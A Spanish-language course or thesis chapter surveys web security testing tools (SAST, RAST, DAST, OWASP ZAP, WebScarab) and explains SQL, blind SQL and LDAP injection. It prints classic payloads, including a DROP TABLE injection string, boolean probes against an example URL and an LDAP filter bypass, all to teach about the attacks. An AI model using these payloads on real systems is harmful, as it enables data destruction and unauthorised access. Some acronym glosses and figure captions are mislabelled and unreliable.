


Figura 36: Modelo SLDC adaptado.

Fuente. - <http://www.davidromerotrejo.com>

Pueden realizar algunos o todos estos análisis:

- Análisis léxico, sintáctico y semántico como cualquier compilador.
- Análisis intraprocedural o local (dentro de cada función) del flujo de control y de los datos.
- Análisis global o interprocedural de llamadas entre funciones y flujo de los datos.

Asimismo, comprueban todo el código a fondo y coherentemente, una vez se tienen los resultados, se descartan los falsos positivos.

Herramientas de Análisis en Tiempo Real de Ejecución (RAST)

RAST de sus siglas en inglés “Static Analysis Security Testing”, son herramientas de caja blanca que se utilizan en tiempo real de ejecución inmersas en el servidor de aplicaciones inspeccionando el entorno de ejecución de los procesos. A diferencia de SAST, la tecnología RAST abarca una mayor superficie de análisis al ser capaz de identificar, localizar, organizar y categorizar la criticidad de las vulnerabilidades del código en tiempo real mientras se ejecuta la aplicación, por tanto, se identifican más vulnerabilidades y su análisis es más acertado. Ejemplos de estas herramientas son Acunetix+Acusensor, Fortify Runtime Analysis o Appscan+Glassbox.




Figura 37: Real Analysis Security Tools.
Fuente. – <http://www.davidromerotrejo.com>

Estas herramientas actúan directamente sobre el código ejecutable y el entorno de ejecución de los procesos, observando incluso sus variables en memoria y su estado, y también las peticiones que se hacen a la aplicación Web y las respuestas que se reciben.

Esto permite detectar vulnerabilidades en los campos de entrada a la aplicación de forma concreta se sigue el funcionamiento de la aplicación en tiempo real. Pueden incidir en el rendimiento de la aplicación.

Una vez detectada la vulnerabilidad hay herramientas que pueden tomar una de las tres acciones siguientes:

- Generar un informe después de la detección.
- Bloquear el intento de ataque
- Sanear la petición maligna a la aplicación Web, corrigiendo los valores de entrada a la aplicación.

Herramientas de Análisis Dinámico (DAST)

DAST de sus siglas en inglés “Dynamic Analysis Security Testing”, son herramientas de caja negra que se utilizan cuando no se dispone del código fuente de la aplicación. Estos escáneres de vulnerabilidades de aplicaciones Web lanzarán peticiones malignas contra los servicios webs con la intención de descubrir todas las vulnerabilidades posibles analizando las respuestas de las aplicaciones, para ello conforma y adapta las peticiones abarcando todas las entradas posibles de las aplicaciones. Ejemplos de estas herramientas son Webinspect, Paros o Cenciz.




Figura 38: Dynamic Analysis Security Tools.

Fuente. - <http://www.davidromerotrejo.com>

Si no se desarrollan las aplicaciones Web siguiendo el ciclo SSDLC y tampoco se realizan pruebas de seguridad, se estará dejando la puerta abierta a los atacantes para que vulneren el sitio Web, afectando a la integridad, confidencialidad y disponibilidad de los sistemas de la organización.

2.1.4. Herramientas OWASP

OWASP Offensive (Web) Testing Framework (OWTF): Es un framework completo de pentesting alineado a los últimos estándares de seguridad. Fue desarrollado para automatizar el trabajo manual de los pentest y parsear los resultados focalizados en OWASP Testing Guide (v3 y v4), OWASP Top 10, PTES y NIST.




Figura 39: Dynamic Analysis Security Tools.

Fuente. - <https://blog.segu-info.com.ar>

El propósito de esta herramienta es automatizar las partes manuales de las pruebas. Al reducir la carga de trabajo se espera que el analista pueda pensar fuera de la caja; encontrar y verificar otras vulnerabilidades más complejas y que se combinan; investigar vulnerabilidades en la lógica de negocios o defectos arquitectónicos; realizar más fuzzing y; demostrar el impacto real de las vulnerabilidades a pesar de los cortos plazos que normalmente se dan para probar.

Características

- Tiene CLI y una interfaz Web UI.
- Expone API RESTful para todas sus capacidades.
- Para recolectar información, se basa en la salida de otras herramientas y sus plugins.
- Exploración de distintos niveles de agresión.
- Es extensible y gestiona herramientas a través de plugins.
- Fue desarrollado teniendo Kali Linux en mente, aunque también es compatible con otras distribuciones de pentesting como Samurai-WTF, etc.
- Las rutas de las herramientas y la configuración pueden modificarse fácilmente en la interfaz Web.
- Informe interactivo completo al final de cada exploración.

OWASP WebScarab: Es un framework para analizar aplicaciones Web utilizando los protocolos HTTP y HTTPS para realizar su comunicación. Está escrito en java y se puede portar a diversas plataformas. WebScarab tiene diversos modos de operación, implementados por varios plugins. En su uso más común, WebScarab opera como un proxy de interceptación, permitiendo al operador revisar y modificar las peticiones creadas por el navegador antes de ser enviadas al servidor, para luego revisar y modificar las respuestas devueltas desde el servidor antes de ser recibidas por el navegador.




Figura 40: Dynamic Analysis Security Tools.

Fuente. – <http://www.reydes.com>

WebScarab también es capaz de interceptar comunicaciones HTTP y HTTPS. El operador también puede revisar estas conversaciones (peticiones y repuestas) que atraviesan WebScarab.

Información General

No existe un botón rojo brillante en WebScarab, es una herramienta principalmente diseñada para ser utilizada por personas que pueden escribir código por sí mismos, o al menos tener una buena comprensión del protocolo HTTP.

WebScarab está diseñado para ser una herramienta utilizada por cualquier persona necesitada de exponer el funcionamiento de una aplicación basada en HTTP(S), como permitir a los desarrolladores depurar problemas difíciles, o permitir a los especialistas en seguridad identificar vulnerabilidades en la manera de diseñar o implementar una aplicación Web.

Características

Un framework sin ninguna funcionalidad es inútil, por tal motivo WebScarab proporciona un número de plugins, principalmente dirigidos a la funcionalidad de seguridad por el momento. Estos plugins incluyen:

- Fragments (Fragmentos): Extrae Scripts y Comentarios HTML desde páginas HTML cuando son observadas mediante el proxy, u otros plugins.
- Proxy: Observa el tráfico entre el navegador y el servidor Web. El proxy de WebScarab es capaz de observar tráfico HTTP y tráfico cifrado HTTPS, negociando una conexión SSL entre WebScarab y el navegador en lugar de simplemente conectar el navegador hacia el servidor y permitir un flujo cifrado atravesándolo. Diversos plugins del proxy también han sido desarrollados para permitir al operador controlar las peticiones y respuestas pasando a través del proxy.
- Manual Intercept (Interceptación Manual): Permite a los usuarios modificar peticiones y respuestas HTTP y HTTPS al vuelo, antes de llegar al servidor o navegador.
- BeanShell: Permite la ejecución de operaciones arbitrariamente complejas sobre las peticiones y respuestas. Todo lo posible de ser expresado con Java puede ser ejecutado.
- Reveal Hidden Fields (Revelar Campos Ocultos): Algunas veces es más sencillo modificar un campo oculto en una página Web por sí mismo, en lugar de interceptar la petición después de ser enviada. Este plugin simplemente cambia todos los campos ocultos encontrados en páginas HTML por campos de texto, haciéndolos visibles, y editables.
- Bandwidth Simulator (Simulador de Ancho de Banda): Permite a los usuarios emular una red lenta, para observar como el sitio Web podría desempeñarse cuando es accedido sobre, por decir, un modem.
- Spider: Identifica nuevas URLs sobre el sitio objetivo, y los recoge con un comando.
- Manual Request (Petición Manual): Permite editar y reenviar peticiones previas, o la creación completa de nuevas peticiones.
- SessionID Analysis (Análisis de Ids de Sesión): Recolecta y analiza un número de Cookies para determinar visualmente el grado de aleatoriedad e impredictibilidad. Anotar que este análisis es trivial, y no realiza ninguna comprobación seria, como FIPS, etc.
- Scripted: Los operadores pueden utilizar BeanShell (o cualquier otro lenguaje BSF soportado encontrado en el “classpath”) para escribir un script, y crear peticiones para recogerlos desde el servidor. El script puede luego realizar algún análisis sobre las respuestas, con todo el poder del modelo de objetos de peticiones y respuestas de WebScarab utilizado para simplificar las cosas.
- Parameter Fuzzer: (Fuzzer de Parámetros). Realiza substitución automática de valores para los parámetros, los cuales probablemente expongan validación incompleta de parámetros, conduciendo a vulnerabilidades como Cross Site Scripting (XSS) o Inyecciones SQL.
- Search (Búsqueda): Permite al usuario crear expresiones BeanShell arbitrarias para identificar conversaciones que deben ser mostradas en la lista.
- Compare (Comparar): Calcula la distancia de edición entre los cuerpos de respuesta de las conversaciones observadas, y la conversación base seleccionada. La distancia de edición es “el número de ediciones requerida para transformar un documento en otro”. Por razones de desempeño, las ediciones son calculadas utilizando tokens de palabras, en lugar de byte por byte.
- SOAP: Es un plugin que interpreta WSDL; y presenta las diversas funciones y parámetros requeridos, permitiendo ser editados antes de ser enviados al servidor. Anotar que este plugin ha sido desaprobado, y será removido en el futuro. SOAPUI va más allá de lo que WebScarab puede hacer o hará, y es una herramienta gratuita.

- Extensions (Extensiones): Automatiza las verificaciones de archivos dejados por error en el directorio raíz del servidor Web (ejemplo, bak, ~, etc.). Las verificaciones son realizadas para archivos y directorios (ejemplo, /app/login.jsp será verificado por /app/login.jsp.bak, /app/login.jsp~, /app/zip, /app.tar.gz, etc.). Las extensiones para archivos y directorios pueden ser editados por el usuario.
- XSS/CRLF: Es un plugin de análisis pasivo el cual busca datos controlados por el usuario en las cabeceras de respuesta HTTP y el cuerpo para identificar posibles inyecciones CRLF (HTTP response splitting) y vulnerabilidades de Cross Site Scripting (XSS) Reflejados.

Entrenamiento

Aung Khant (YGN Ethical Hacker Group, Myanmar) ha creado una serie de videos sobre WebScarab, los cuales pueden ser encontrados en el siguiente enlace:

<http://yehq.net/lab/pr0js/training/webscarab.php>

OWASP Zed Attack Proxy: Es una herramienta integrada para realizar pruebas de penetración, la cual permite encontrar vulnerabilidades en las aplicaciones Web.

Ha sido diseñada para ser utilizada por personas con diversa experiencia en seguridad, siendo también ideal para desarrolladores y personas quienes realizan pruebas funcionales, y nuevos en temas de pruebas de penetración. ZAP proporciona escáneres automáticos como también un conjunto de herramientas para encontrar de manera manual vulnerabilidades en seguridad.

Entre sus características más resaltantes se enumeran; es open source, multiplataforma, fácil de instalar, completamente libre, fácil de utilizar, incluye completas páginas de ayuda, está traducido a 20 lenguajes, se basa en una comunidad con desarrollo muy activo.

Características

- Proxy de Interceptación.
- Escáner Automático.
- Escáner Pasivo.
- Navegación Forzada.
- Fuzzer.
- Puntos de Interrupción.
- Spider.
- Add-ons.




Figura 41: OWASP Zed Attack Proxy.

Fuente. – <http://www.reydes.com>Otras Herramientas:

- **WebGoat:** Es sitio Web vulnerable Java y .Net con lecciones para programadores.
- **OWASP Bricks:** Es un sitio Web PHP vulnerable con lecciones.
- **Xenotix Exploit:** Sirve para experimentar con XSS.
- **OWASP ASVS:** Es “La lista” para aplicar al proceso de desarrollo. Son controles técnicos de seguridad.
- **Secure Coding Practices Quick Reference Guide:** Es una checklist para integrar en el SDLC con prácticas y requerimientos de seguridad.
- **APPSENSOR:** Es un detector de intrusos en para aplicaciones Web.
- **OWASP HTML Sanitizer:** Permite incorporar código HTML de terceros, pero manteniendo la protección contra XSS.
- **CRSGuard:** Protege su sitio contra ataques de CSRF.
- **OWASP Dependency Check:** Es una herramienta que identifica dependencias y valida si hay vulnerabilidades conocidas. Tiene soporte para dependencias Java, .Net y Python.
- **Security Shepherd:** Es un juego CTF para aprender.

2.2. TEMA 3: A1 – INJECTION

2.2.1. SQL Injection y Blind SQL Injection

SQL Injection

Se dice que existe o se produjo una inyección SQL cuando, de alguna manera, se inserta o "inyecta" código SQL invasor dentro del código SQL programado, a fin de alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código "invasor" incrustado, en la base de datos.

Este tipo de intrusión normalmente es de carácter malicioso, dañino o espía, por tanto, es un problema de seguridad informática, y debe ser tomado en cuenta por el programador de la aplicación para poder prevenirlo. Un programa elaborado con descuido, displicencia o con ignorancia del problema, podrá resultar ser vulnerable, y la seguridad del sistema (base de datos) podrá quedar eventualmente comprometida.

La intrusión ocurre durante la ejecución del programa vulnerable, ya sea, en computadores de escritorio o bien en sitios Web, en este último caso obviamente ejecutándose en el servidor que los aloja.

La vulnerabilidad se puede producir automáticamente cuando un programa "arma descuidadamente" una sentencia SQL en tiempo de ejecución, o bien durante la fase de desarrollo, cuando el programador explicita la sentencia SQL a ejecutar en forma desprotegida. En cualquier caso, siempre que el programador necesite y haga uso de parámetros a ingresar por parte del usuario, a efectos de consultar una base de datos; ya que, justamente, dentro de los parámetros es donde se puede incorporar el código SQL intruso.

Al ejecutarse la consulta en la base de datos, el código SQL injectado también se ejecutará y podría hacer un sinnúmero de cosas, como insertar registros, modificar o eliminar datos, autorizar accesos e, incluso, ejecutar otro tipo de código malicioso en el computador.

Por ejemplo, asumiendo que el siguiente código reside en una aplicación Web y que existe un parámetro "nombreUsuario" que contiene el nombre de usuario a consultar, una inyección SQL se podría provocar de la siguiente forma:

El código SQL original y vulnerable es:

```
consulta := "SELECT * FROM usuarios WHERE nombre = '" + nombreUsuario + "';"
```

Si el operador escribe un nombre, por ejemplo "Alicia", nada anormal sucederá, la aplicación generaría una sentencia SQL similar a la siguiente, que es perfectamente correcta, en donde se seleccionarían todos los registros con el nombre "Alicia" en la base de datos:

```
SELECT * FROM usuarios WHERE nombre = 'Alicia';
```

Pero si un operador malintencionado escribe como nombre de usuario a consultar:

```
Alicia'; DROP TABLE usuarios; SELECT * FROM datos WHERE nombre LIKE '%
```

Se generaría la siguiente consulta SQL, (el color verde es lo que pretende el programador, el azul es el dato, y el rojo, el código SQL inyectado):

```
SELECT * FROM usuarios WHERE nombre = 'Alicia';
DROP TABLE usuarios;
SELECT * FROM datos WHERE nombre LIKE '%';
```

En la base de datos se ejecutaría la consulta en el orden dado, se seleccionarían todos los registros con el nombre 'Alicia', se borraría la tabla 'usuarios' y finalmente se seleccionaría toda la tabla "datos", que no debería estar disponible para los usuarios Web comunes.

En resumen, cualquier dato de la base de datos puede quedar disponible para ser leído o modificado por un usuario malintencionado.

Nótese por qué se llama "Inyección" SQL. Si se observa el código malicioso, de color rojo, se notará que está insertado en el medio del código bueno, el verde. Así, el código rojo ha sido "inyectado" dentro del verde.

La inyección SQL es fácil de evitar, por parte del programador, en la mayoría de los lenguajes de programación que permiten desarrollar aplicaciones Web.

Blind SQL Injection

Ataque a ciegas por inyección SQL, en inglés, Blind SQL injection, es una técnica de ataque que utiliza la inyección SQL. Se evidencia cuando en una página Web, por una falla de seguridad, no se muestran mensajes de error al no producirse resultados correctos ante una consulta a la base de datos, mostrándose siempre el mismo contenido (es decir, solo hay respuesta si el resultado es correcto).




Figura 42: BLIND SQL Injection.
Fuente. - <http://computersecuritypgp.blogspot.pe>

Sentencias condicionales con el tipo “Or 1=1” o “having 1=1” ofrecen respuestas siempre correctas (true o verdadero) por lo cual suelen ser usadas por los programadores como formas de comprobación. El problema para la seguridad de la página radica en que esta técnica es utilizada en combinación con diccionarios o fuerza bruta para la búsqueda, carácter por carácter, de una contraseña, un nombre de usuario, un número de teléfono o cualquier otra información que albergue la base de datos atacada; para ello se utiliza código SQL específico que “va probando” cada carácter consiguiendo un resultado positivo acumulable cuando hay una coincidencia. De esta manera se puede saber, por ejemplo, que una contraseña comienza por “F...”, luego continúa con “i...”, y luego “..r...”, etc. (acumula Fir...), hasta dar con la palabra completa.

Existen programas que automatizan este proceso de “tanteos” letra por letra en el resultado de la consulta SQL, que un intruso podría enviar inyectado.

Ejemplos:

Un atacante puede verificar si una solicitud enviada regresó verdadero o falso de varias formas:

Basado en el contenido

El uso de una simple página, que muestra un artículo con ID dado como parámetro, el atacante puede realizar un par de pruebas sencillas para determinar si la página es vulnerable a ataques de inyección SQL.

URL de ejemplo:

```
http://newspaper.com/items.php?id=2
```

envía la siguiente consulta a la base de datos

```
SELECT title, description, body FROM items WHERE ID = 2
```

el atacante puede entonces intentar que devuelva ‘falso’:

```
http://newspaper.com/items.php?id=2 and 1=2
```

ahora la consulta SQL quedaría tal que así:

```
SELECT title, description, body FROM items WHERE ID = 2 and 1=2
```

Si la aplicación Web es vulnerable a SQL Injection, entonces es probable que no devuelva nada. Para asegurarse, el atacante injectará una consulta que devuelva ‘verdadero’:

```
http://newspaper.com/items.php?id=2 and 1=1
```

Si el contenido de la página que devuelve ‘verdadero’ difiere de la página que devolvió ‘falso’, entonces el atacante es capaz de distinguir cuando la consulta ejecutada es verdadera o falsa.

Una vez que esto ha sido verificado, la única limitación son los privilegios puesto por el administrador de la BBDD, diferente sintaxis SQL y la imaginación del atacante.

Basada en tiempo

Este tipo de inyección SQL ciega, se basa en pausar la BBDD por un tiempo especificado, para que posteriormente devuelva los resultados, indicando que la consulta triunfo. Usando este método, un atacante enumera cada letra de la porción de datos que desea leer usando la siguiente lógica:

- Si la primera letra del nombre de la primera BBDD es una “A”, esperar 10 segundos.
- Si la primera letra del nombre de la primera BBDD es una “B”, esperar 10 segundos, etc.

Así con cada letra, si la respuesta tarda diez segundos es que es la letra por la que preguntamos si no es así continuamos con la siguiente.

2.2.2. LDAP Injection

A veces, las aplicaciones Web no toman las precauciones adecuadas al procesar las entradas del usuario y las usan en el servidor sin desinfectarlas adecuadamente. Y, los atacantes se aprovechan de eso para perpetrar ataques. El ataque de inyección LDAP es uno de esos ataques, en el cual los atacantes explotan aplicaciones Web que construyen declaraciones LDAP utilizando entradas de usuario inseguras sin tomar las precauciones adecuadas.

Qué es LDAP

Supongamos que estamos utilizando un cliente de correo electrónico y queremos buscar una dirección de correo electrónico antes de enviar un correo electrónico. Podemos hacerlo fácilmente si la persona está presente en la libreta de direcciones.

Pero piense en una gran organización donde miles de empleados están presentes y queremos buscar una dirección de correo electrónico de alguien a quien nunca le enviamos un correo electrónico. Este problema se puede resolver de manera eficiente usando LDAP o el Protocolo ligero de acceso a directorios.

En LDAP, se mantiene un servidor LDAP y un cliente LDAP, puede usar las API LDAP para contactar al servidor LDAP y acceder a la información. Por ejemplo, si queremos buscar la dirección de correo electrónico de una persona llamada 'John' que vive en San Francisco, escribiríamos la información en el programa LDAP Client. El cliente LDAP se pondrá en contacto con el servidor LDAP utilizando las API LDAP y se recuperará la información.

LDAP se utiliza para buscar no solo información de contacto, sino también certificado de cifrado, punteros a impresoras y otros servicios en la red como el inicio de sesión único, donde se utiliza una sola contraseña para iniciar sesión en todos los servicios de la organización.

LDAP básicamente es un protocolo de aplicación y se usa para mantener servicios de información de directorio distribuidos a través de una red IP. Indexa todos los datos relacionados con algún directorio distribuido de Internet en una jerarquía de árbol simple y los recupera de manera eficiente cuando es necesario.

¿Cómo se perpetra el ataque de inyección LDAP?

Supongamos que una aplicación Web de una empresa autentica a un empleado con su nombre de usuario y contraseña y accede a aplicaciones sensibles.

Ahora, la página de inicio de sesión normalmente tendrá dos casillas, para nombre de usuario y contraseña. Y, tomando las aportaciones de un empleado, autenticará al empleado.

Supongamos que la aplicación Web crea una cadena de consulta LDAP a partir de las entradas del usuario y realiza la consulta LDAP correspondiente al servidor para obtener una respuesta. Y supongamos que la aplicación Web es vulnerable a los ataques de inyección LDAP, ya que no desinfecta las entradas del usuario correctamente antes de hacer la cadena de consulta LDAP.

En este punto, supongamos que un atacante le da 'johns' (&) 'como nombre de usuario y cualquier valor aleatorio como contraseña.

Eso haría una consulta LDAP algo como esto:

```
(& (USERNAME = johns) (&) (PASSWORD = somerandomvalue))
```

Esta cadena de consulta se enviaría al servidor LDAP, pero el servidor solo procesaría la primera parte de la consulta:

```
& (USERNAME = johns) (&)
```

Como resultado, si Juan es un nombre de usuario válido, el atacante puede suplantar al usuario a la aplicación Web y explotarlo con fines maliciosos.

Este es un ejemplo simple de ataque de inyección LDAP. Los atacantes pueden perpetrar ataques aún más complejos según las vulnerabilidades reales.

LDAP Injection Attack

